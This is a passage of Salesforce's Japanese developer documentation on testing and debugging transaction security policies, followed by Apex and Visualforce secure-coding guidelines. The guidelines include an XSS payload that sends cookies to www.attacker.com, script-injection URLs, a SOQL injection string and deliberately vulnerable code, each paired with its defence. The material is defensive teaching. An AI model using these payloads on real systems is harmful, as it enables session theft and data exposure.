    private Integer getLimitValue(String entityName) {

        List<Transaction_Security_Limit__mdt> limits = new
List<Transaction_Security_Limit__mdt>();

        try {
            limits = [SELECT Limit_Value__c FROM Transaction_Security_Limit__mdt WHERE
entityName = :entityName];
        }
        catch (Exception e) {
            return DEFAULT_LIMIT;
        }
    }
}
```

```

Object__Type__c = :entityName];
    } catch (Exception ex) {
        // unable to determine the limit, return the default
        System.debug('Error getting limit value\n: ' + ex.getMessage());
        return DEFAULT_LIMIT;
    }

    if (limits.size() == 0) {
        // no limit found, return the default
        return DEFAULT_LIMIT;
    }

    return (Integer)(limits[0].Limit_Value__c);
}
}

```

関連トピック:

[Apex 開発者ガイド: TxnSecurity.EventCondition インターフェース](#)

[Apex 開発者ガイド: TxnSecurity.PolicyCondition インターフェース](#)

新しい拡張ポリシーのテストとトラブルシューティング

拡張トランザクションセキュリティポリシーが期待どおりに動作しない場合は、以下のテストとトラブルシューティングに関するヒントを確認して問題を診断します。

Sandbox でテストする

新しいポリシーは、本番にリリースする前に必ず Sandbox でテストします。Sandbox で、ポリシーを作成して有効化してから、さまざまなアクションを試してポリシーが期待どおりに実行されるかどうかをテストします。

たとえば、ReportEvent ポリシーがリードに関するレポートのエクスポートをすべてブロックする必要がある場合は、さまざまなレポート操作を試してそれらがブロックされることを確認します。次に例を示します。

- リードに関する標準レポートを実行する
- リードに関するカスタムレポートタイプを作成し、そのタイプを使用するレポートを実行する
- リードに関するレポートの REST API クエリを実行する

ポリシー条件を確認する

ポリシーが期待どおりに動作しない場合、追加した条件が適切ではない可能性があります。イベントマネージャは、ポリシー条件のトラブルシューティングに適したツールです。イベントマネージャの UI からイベントの保存またはストリーミングを有効化すると、組織の実際のイベントの項目値を調べることができます。これらの実際の値を期待値と比較し、一致するかどうかを確認できます。

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

たとえば、「QueriedEntities 次の値と等しい Lead」 という条件を指定して ReportEvent ポリシーを作成するとします。次に、組織で Lead オブジェクトが含まれるカスタムレポートタイプを実行します。ポリシーがトリガされることを期待していますが、トリガされません。次の手順を実行して、問題を見つけます。

1. 組織での ReportEvent の履歴を参照するために、イベントマネージャで ReportEvent の保存を有効化します。
2. ReportEvent エントリが保存されるように再度カスタムレポートタイプを実行します。
3. ワークベンチなどの API クライアントから、ReportEvent イベントオブジェクトを照会し、このカスタムレポートタイプの最近の実行に対応するエントリを見つけます。
4. QueriedEntities 項目の値を確認します。期待した値ですか?違っていれば、条件を変更します。たとえば、カスタムレポートタイプがリード以外のオブジェクトにも関連する場合、QueriedEntities の値は、Lead, Campaign, MyCustomObject__c のようになっています。この場合、ポリシー条件を「QueriedEntities 次の値を含む Lead」 に変更します。

自動 Apex テストを追加する

自動 Apex テストは、新しい拡張ポリシーの Apex コードに入力ミス、論理的な不具合、退行があるか見つけるのに適した方法です。一般には、ベストプラクティスとして、開発サイクルの早期に自動テストを作成します。テストにより、本番環境のユーザに悪影響を与える前に、誤動作するポリシーを修正できます。

たとえば、リードデータエクスポート Apex クラスに入力ミスが含まれていて、条件が Lead ではなく Laed を評価しているとします。この Apex テストを実行すると、失敗するため、問題があることがわかります。

```
/**
 * Tests for the LeadExportEventCondition class, to make sure that our Transaction Security
 * Apex
 * logic handles events and event field values as expected.
 */
@isTest
public class LeadExportEventConditionTest {

    /**
     * Test Case 1: If an ApiEvent has Lead as a queried entity and more than 2000 rows
     * processed, then the evaluate method of our policy's Apex should return true.
     */
    static testMethod void testApiEventPositiveTestCase() {
        // set up our event and its field values
        ApiEvent testEvent = new ApiEvent();
        testEvent.QueriedEntities = 'Account, Lead';
        testEvent.RowsProcessed = 2001;

        // test that the Apex returns true for this event
        LeadExportEventCondition eventCondition = new LeadExportEventCondition();
        System.assert(eventCondition.evaluate(testEvent));
    }
}
```

Apex デバッグログを追加する

Apex テストを作成して実行した後、Apex コードに問題があることはわかりますが、それが何かはわかりません。Apex デバッグログを使用すると、Apex クラスの動作を可視化しやすくなるため、問題を修正できます。

現在 System.debug() ステートメントに Laed という入力ミスが含まれている、リードデータエクスポート拡張ポリシーの Apex コードを更新しましょう。

```
global class LeadExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                System.debug('Evaluating an ApiEvent');
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                System.debug('Evaluating a ReportEvent');
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when null {
                System.debug('Evaluating null');
                return false;
            }
            when else {
                System.debug('Evaluating another event type: ' + event);
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed) {
        // pulling out our 2 conditions into variables
        // so that we can also use them for logging!
        boolean containsLead = queriedEntities.contains('Laed');
        boolean moreThan2000 = rowsProcessed > 2000;

        System.debug('Contains Lead? ' + containsLead);
        System.debug('More than 2000 rows? ' + moreThan2000);

        if (containsLead && moreThan2000){
            return true;
        }
        return false;
    }
}
```

開発者コンソールから Apex テストを再実行し、Apex コードが生成したデバッグログを表示します。次の例では、最近のイベントの Lead が含まれていない QueriedEntities 項目が表示されています。強調表示されたデバッグログで、正しく評価されなかった条件が特定されます。これで、簡単に Apex コードを調べて入力ミスを見つけることができます。

Execution Log		
Timestamp	Event	Details
16:11:17:017	USER_DEBUG	[5] DEBUG Evaluating an ApiEvent
16:11:17:022	USER_DEBUG	[26] DEBUG Contains Lead? false
16:11:17:023	USER_DEBUG	[27] DEBUG More than 2000 rows? true

本番環境でポリシーが実行されたときのデバッグ出力を表示する場合は、自動ユーザのユーザ追跡フラグを追加します。自動ユーザがトランザクションセキュリティポリシーを実行します。

The screenshot shows the Salesforce Setup interface for configuring Debug Logs. At the top, there's a blue header bar with the word "SETUP". Below it, a large title "Debug Logs" is displayed next to a gear icon. The main content area has a light blue background and contains the following text:

To specify the type of information that is included in debug logs, add trace flags and debug levels. Each trace flag includes a debug level, a start time, an end time, and a log type.

Trace flags set logging levels (such as for Database, Workflow, and Validation) for a user, Apex class, or Apex trigger for up to 24 hours.

- Select Automated Process from the drop-down list to set a trace flag on the automated process user. The automated process user runs background jobs, such as emailing Chatter invitations.
- Select Platform Integration from the drop-down list to set a trace flag on the platform integration user. The platform integration user runs processes in the background, and appears in audit fields of certain records, such as cases created by the Einstein Bot.
- Select User from the drop-down list to specify a user whose debug logs you'd like to monitor and retain.
- Select Apex Class or Apex Trigger from the drop-down list to specify the log levels that take precedence while executing a specific Apex class or trigger. Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

Below this text, there's a section titled "Configure your Debug Levels." with a sub-section for "Automated Process". This section includes fields for "Traced Entity Type" (set to "Automated Process"), "Traced Entity Name" (set to "Automated Process"), "Start Date" (set to "8/11/2019 8:01 PM"), "Expiration Date" (set to "8/11/2019 8:31 PM"), and "Debug Level" (set to "SFDC_DevConsole"). There are "Cancel" and "Save" buttons at the bottom of this configuration panel.

関連トピック:

[Apex 開発者ガイド: デバッグルог](#)

Apex および Visualforce 開発のセキュリティガイドライン

カスタムアプリケーションを開発する場合のコードの脆弱性を理解し、その対策を講じます。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#))

使用可能なエディション:

Group Edition、
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

Visualforce は、
Database.com Edition では
利用できません。

セキュリティとは

Apex および Visualforce ページの強力な組み合わせにより、Lightning Platform 開発者は、Salesforce にカスタム機能およびビジネスロジックを提供したり、Lightning Platform 内部で実行するまったく新しいスタンダードアロン製品を作成することができます。ただし、プログラミング言語と同様、開発者はセキュリティ関連の不備について認識する必要があります。

Salesforce は、複数のセキュリティ防御を Lightning Platform 自体に統合しました。ただし、不注意な開発者は多くの場合に組み込み防御をスキップし、アプリケーションと顧客をセキュリティ上のリスクにさらしている場合があります。開発者が Lightning Platform 上で犯す多くのコーディングエラーは、一般的な Web アプリケーションのセキュリティ脆弱性と類似していますが、一部のコーディングエラーは Apex 固有のものです。

AppExchange のアプリケーションを認証するには、開発者がここで説明するセキュリティ上の弱点について学習および理解しておくことが重要です。詳細は、

<https://developer.salesforce.com/page/Security> にある Salesforce Developers の Lightning Platform セキュリティリソースのページを参照してください。

クロスサイトスクリプト (XSS)

クロスサイトスクリプト (XSS) の攻撃は、悪意のある HTML またはクライアント側のスクリプトが Web アプリケーションに提供される、幅広い範囲の攻撃となります。Web アプリケーションには、Web アプリケーションのユーザに対する悪意のあるスクリプトが含まれています。ユーザは、知らぬ間に攻撃の被害者となります。攻撃者は、Web アプリケーションに対する被害者の信頼を利用し、攻撃の媒体として Web アプリケーションを使用しています。データを適切に検証することなく動的 Web ページを表示する多くのアプリケーションは攻撃されやすいといえます。Web サイトに対する攻撃は、あるユーザからの入力が別のユーザに表示されることを目的としている場合は特に単純です。可能性として、掲示板、ユーザコメントスタイルの Web サイト、ニュース、またはメールアーカイブなどがあります。

たとえば、次のスクリプトがスクリプトコンポーネント、on* 行動、または Visualforce ページを使用する Lightning Platform ページに使用されているとします。

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';</script>var foo =  
'{!$CurrentPage.parameters.userparam}';</script>
```

このスクリプトブロックは、ユーザが入力した userparam の値をページに挿入します。攻撃者は userparam に次の値を入力することができます。

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

この場合、現在のページのすべての Cookies が cookie.cgi スクリプトに対する要求のクエリ文字列として www.attacker.com に送信されます。この時点で、攻撃者は被害者のセッション Cookie を持っており、彼らが被害者になりすまして Web アプリケーションに接続することができます。

攻撃者は、Web サイトまたはメールを使用して、悪意のあるスクリプトを送信できます。Web アプリケーションユーザは攻撃者の入力は確認できませんが、ブラウザは信頼されたコンテキストで攻撃者のスクリプトを実行できます。こうした機能により、攻撃者はさまざまな攻撃を被害者に対して行うことができます。攻撃の範囲はウィンドウを開いたり閉じたりする単純なアクションから、データまたはセッションのCookieを盗むなどのより悪意に満ちた攻撃にいたるまで幅広く、被害者のセッションに対する攻撃者の完全アクセスを可能にします。

こうした攻撃についての一般的な詳細は、次の記事を参照してください。

- http://www.owasp.org/index.php/Cross_Site_Scripting
- <http://www.cgisecurity.com/xss-faq.html>
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- <http://www.google.com/search?q=cross-site+scripting>

Lightning Platform 内では、複数の対 XSS 防御策が実行されています。たとえば、多くの出力メソッドの有害な特性を除外するフィルタが実装されています。標準クラスおよび出力メソッドを使用する開発者に対する XSS の脆弱性の脅威は、大幅に緩和されています。ただし、クリエイティブな開発者は、デフォルトのコントロールをわざとまたは偶然エスケープする方法を見つけることができます。次のセクションでは、保護されている場所、保護されていない場所について説明しています。

既存の保護

<apex> で始まるすべての標準 Visualforce コンポーネントでは、対 XSS フィルタが設定されています。たとえば、ユーザに直接返されるユーザ指定の入力および出力を採用するため、次のコードは通常 XSS の攻撃に対して脆弱ですが、<apex:outputText> タグは XSS に対して安全です。HTML タグとされるすべての文字は、リテラル形式に変換されます。たとえば、< 文字は < に変換され、ユーザの画面上ではリテラル < が表示されます。

```
<apex:outputText>
  {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Visualforce タグのエスケープの無効化

デフォルトでは、ほぼすべての Visualforce タグは XSS に対して脆弱な文字をエスケープします。省略可能な属性 escape="false" を設定することによって、この動作を無効化することができます。たとえば、次の出力は、XSS の攻撃に対して脆弱です。

```
<apex:outputText escape="false" value=" {!$CurrentPage.parameters.userInput}" />
```

XSS から保護されていないプログラミング項目

次の項目には XSS 保護を組み込んでいないため、これらのタグおよびオブジェクトを使用する場合は特別な保護を行う必要があります。これは、これらの項目が、開発者がスクリプトコマンドを挿入してページをカスタ

マイズできるようになっているためです。意図的にページに追加されるコマンドに対し XSS フィルタを指定しても意味はありません。

カスタム JavaScript

独自の JavaScript を作成した場合、Lightning Platform にはユーザを保護する方法がありません。たとえば JavaScript で使用している場合、次のコードは XSS の攻撃に対して脆弱です。

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

<apex:includeScript> Visualforce コンポーネントを使用して、ページにカスタムスクリプトを追加できます。こうした場合、内容が安全で、ユーザが提供したデータが含まれていないことを慎重に確認してください。たとえば、次のスニペットはスクリプトの値としてユーザ提供の入力が含まれているため、特に脆弱です。タグによって指定された値は、使用する JavaScript への URL です。攻撃者がパラメータに任意のデータを入力できる場合(下記の例参照)、被害者に別の Web サイトの JavaScript ファイルを使用するよう指示することができる可能性があります。

```
<apex:includeScript value="{!!$CurrentPage.parameters.userInput}" />
```

[数式] タグ

これらのタグの一般的なシンタックスは、`{!FUNCTION()}` または `{!$OBJECT.ATTRIBUTE}` です。たとえば、開発者がリンクにユーザのセッション ID を指定したい場合、次のシンタックスを使用してリンクを作成することができます。

```
<a href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">Go to portal</a>
```

次のような出力となります。

```
<a href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaaS1YiOfRzpM18huTGN3jC001FIkbuQRwPc90QJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

数式は関数コールとなるか、プラットフォームオブジェクト、ユーザの環境、システム環境、要求の環境に関する情報を含むことができます。これらの数式の重要な特徴は、表示中にデータがエスケープされないという点です。数式はサーバに表示されるため、JavaScript またはその他のクライアント側の技術を使用してクライアントの表示データをエスケープすることはできません。これにより、数式が非システムデータ(悪意のあるまたは編集可能なデータ)を参照し、式自体が関数にラップされていない場合、表示中に出力をエスケープするという危険な状況を誘発する場合があります。一般的な脆弱性は、要求パラメータにアクセスする `{!$Request.*}` 式の使用によって引き起こされます。

```
<html>
    <head>
        <title>{!!$Request.title}</title>
    </head>
```

```
<body>Hello world!</body>
</html>
```

エスケープされない `{!$Request.title}` タグによっても、クロスサイトスクリプトの脆弱性が誘発されます。たとえば、次のような要求の場合

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

出力は次のようにになります。

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

サーバ側でエスケープする標準メカニズムは、`SUBSTITUTE()` 数式タグを使用します。例で `{!$Request.*}` 式の投入を指定すると、次のネストされた `SUBSTITUTE()` コールを使用して、上記のような攻撃を回避できます。

```
<html>
  <head>
    <title>{! SUBSTITUTE(SUBSTITUTE($Request.title, "<", "<"), ">", ">") }</title>
  </head>
  <body>Hello world!</body>
</html>
```

タグの投入およびデータの使用によって、エスケープされた文字およびエスケープが必要な文字が異なります。たとえば、次のような文の場合

```
<script>var ret = "{!$Request.retURL}";</script>var ret = "{!$Request.retURL}";</script>
```

リンクで使用されるため、URL では HTML エスケープ文字の " の代わりに %22 を使用して二重引用符をエスケープする必要があります。そうでない場合、次のような要求

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

では、次のようにになります。

```
<script>var ret = "foo";alert('xss');//";</script>
```

また、`ret` 変数では、含まれる HTML 制御文字が解釈されるような方法で使用される場合、ページの後半で追加のクライアント側エスケープが必要になる場合があります。

また、数式タグを使用して、プラットフォームオブジェクトデータを追加することもできます。データがユーザの組織から直接取得されますが、データをエスケープしてユーザが他のユーザ（権限レベルがより高いユーザ）のコンテキストでコードを実行できなくなります。これらの種類の攻撃は同じ組織内のユーザによって実行され、組織のユーザロールを弱体化し、データ監査の完全性を提言させてしまいます。また、多くの組織には、外部の供給元からインポートされたデータがありますが、悪意のあるコンテンツの除外が行われない場合があります。

クロスサイトリクエストフォージェリ (CSRF)

クロスサイトリクエストフォージェリ (CSRF) の弱点は、防御がなく、プログラムエラーはそれほどありません。単純な例を示して CSRF を説明します。攻撃者が `www.attacker.com` に Web ページを持っているとしま

す。この Web ページは、そのサイトへの通信量を実行する変数サービスまたは情報を提供するページなどです。攻撃者のページには、次のような HTML タグがあります。

```

```

つまり、攻撃者のページには、あなたの Web サイトでアクションを実行する URL が含まれています。ユーザが攻撃者の Web ページにアクセスしたときに、まだあなたの Web ページにログインしている場合、URL が取得され、アクションが実行されます。ユーザの Web ページへの認証がこのときも行われているため、この攻撃は成功します。これは非常に単純な例で、攻撃者の手口はより巧妙になっており、コールバック要求を生成するスクリプトを使用したり、あなたの AJAX メソッドに対して CSRF 攻撃を行うこともあります。

詳細および従来の防御策は、以下を参照してください。

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- <http://shiflett.org/articles/cross-site-request-forgeries>

Lightning Platform 内では、この攻撃を回避する対 CSRF トークンが実装されています。すべてのページにランダムな文字列が非表示形式項目として指定されています。次のページが読み込まれると、アプリケーションはこの文字列の正当性を確認し、値が予測される値に一致しない限り、コマンドは実行されません。この機能により、すべての標準コントローラおよびメソッドの使用時に、ユーザを保護します。

ここでもやはり、開発者はリスクを認識することなく、組み込みの防御策をスキップしてしまう場合があります。たとえば、オブジェクト ID を入力パラメータとして SOQL コールで使用するカスタムコントローラがあるとします。次のコードスニペットについて考えます。

```
<apex:page controller="myClass" action="{!init}"></apex:page>

public class myClass {
    public void init() {
        Id id = ApexPages.currentPage().getParameters().get('id');
        Account obj = [select id, Name FROM Account WHERE id = :id];
        delete obj;
        return ;
    }
}
```

この場合、開発者は、独自のアクションメソッドを開発して知らないうちに対 CSRF コントロールをスキップしてしまいます。id パラメータはコードで読み込まれ、使用されます。対 CSRF トークンは読み込まれたり検証されたりしません。攻撃者の Web ページでは、CSRF 攻撃を使用してユーザをこのページに移動させ、id パラメータとして攻撃者が望む値を指定する可能性があります。

このような状況に対する組み込み防御策がないため、開発者は前例の id 変数のようなユーザ指定のパラメータに基づいてアクションを実行するページの書き込みに対し、注意する必要があります。解決策の1つは、アクションを起こす前に中間の確認ページを挿入し、ユーザがそのページを呼び出しているのか確認することです。その他の提案としては、組織のアイドルセッションのタイムアウトを短くする、他のサイトにアクセスする場合は有効なセッションからログアウトし、認証されたままそのブラウザを使用しないようにするなどです。

ユーザが複数の Salesforce ログインページを開いている場合、CSRF 対する Salesforce の組み込み防御策によってエラーが表示される場合があります。ユーザが1つのタブで Salesforce にログインし、その後、別のタブでロ

グインを試みると、「送信したページは、セッションに対して無効でした。」というエラーが表示されます。正常にログインするには、ログインページを更新するか、ログインをもう一度試みます。

SOQL インジェクション

他のプログラミング言語では、上記の弱点を SQL インジェクションといいます。Apex では SQL を使用しませんが、独自のデータベースクエリ言語 SOQL を使用します。SOQL は、SQL より単純で、機能が制限されています。そのため、SOQL インジェクションのリスクは SQL と比較して大幅に低くなりますが、攻撃は従来の SQL インジェクションとほぼ同じです。集計時は、SQL/SOQL インジェクションではユーザが提供した入力を取得し、これらの値を動的 SOQL クエリに使用します。入力が検証されない場合、SOQL ステートメントを事実上変更する SOQL コマンドを指定し、アプリケーションにトリックを仕掛けて意図しないコマンドを実行するようになります。

SQL インジェクション攻撃の詳細は、以下を参照してください。

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- <http://www.google.com/search?q=sql+injection>

Apex での SOQL インジェクションの脆弱性

以下に SOQL に対して脆弱な Apex コードおよび Visualforce の単純な例を示します。

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!!name}" />
        <apex:commandButton value="Query" action="{!!query}" />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name; }
        set { name = value; }
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

これは単純な例ですが、ロジックについて説明しています。コードは、削除されていない取引先責任者の検索を行うためのものです。ユーザは `name` という入力値を指定します。値はユーザが指定する任意の値で、検証

されません。SOQL クエリは動的に構築され、`Database.query` メソッドで実行されます。ユーザが正当な値を指定すると、ステートメントは次のように期待どおり実行されます。

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

ただし、次のようにユーザが予期しない値を入力したかのようになります。

```
// User supplied value for name: test%' OR (Name LIKE '
```

この場合、クエリ文字列は次のようになります。

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

結果には削除されていない取引先責任者だけでなく、すべての取引先責任者が表示されます。SOQL インジェクションにより、脆弱なクエリの対象となるロジックを変更することができます。

SOQL インジェクションの防御策

SOQL インジェクションの攻撃を回避するには、動的 SOQL クエリを使用しないようにします。代わりに、静的クエリとバインド変数を使用します。上記の脆弱な例は、静的 SOQL を使用して次のように書き直すことができます。

```
public class SOQLController {
    public String name {
        get { return name; }
        set { name = value; }
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
            (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

動的 SOQL を使用する必要がある場合、`escapeSingleQuotes` メソッドを使用して、ユーザ指定の入力を削除します。このメソッドは、エスケープ文字(\)をユーザから渡される文字列のすべての单一引用符に追加します。このメソッドにより、すべての单一引用符を、データベースコマンドではなく、囲まれた文字列として処理します。

データアクセスコントロール

Lightning Platform は、データ共有ルールを広範囲に使用します。各オブジェクトには権限があり、ユーザが読み取り、作成、編集、削除できる共有設定がある場合があります。これらの設定は、すべての標準コントローラを使用する場合に強制されます。

Apex クラスを使用する場合、組み込みユーザ権限、および項目レベルのセキュリティ制限は実行時に重視されません。デフォルトの動作として、Apex クラスに組織内のすべてのデータを読み込み更新する機能があります。これらのルールは強制されないため、Apex を使用する開発者は、ユーザ権限、項目レベルのセキュリティ、または組織のデフォルト設定によって通常は非表示となる機密データが不注意で公開されないようにする必要

があります。これは特に、Visualforce ページで当てはまります。たとえば、次の Apex 擬似コードについて考えます。

```
public class customController {  
    public void read() {  
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];  
    }  
}
```

この場合、現在ログインしているユーザにこれらのレコードを表示する権限がない場合でも、すべての取引先責任者レコードが検索されます。解決策として、クラスを宣言する場合、修飾キーワードの `with sharing` を使用します。

```
public with sharing class customController {  
    . . .  
}
```

`with sharing` キーワードを使用すると、プラットフォームはすべてのレコードに完全アクセス権限を付与するのではなく、現在ログインしているユーザのセキュリティ共有権限を使用します。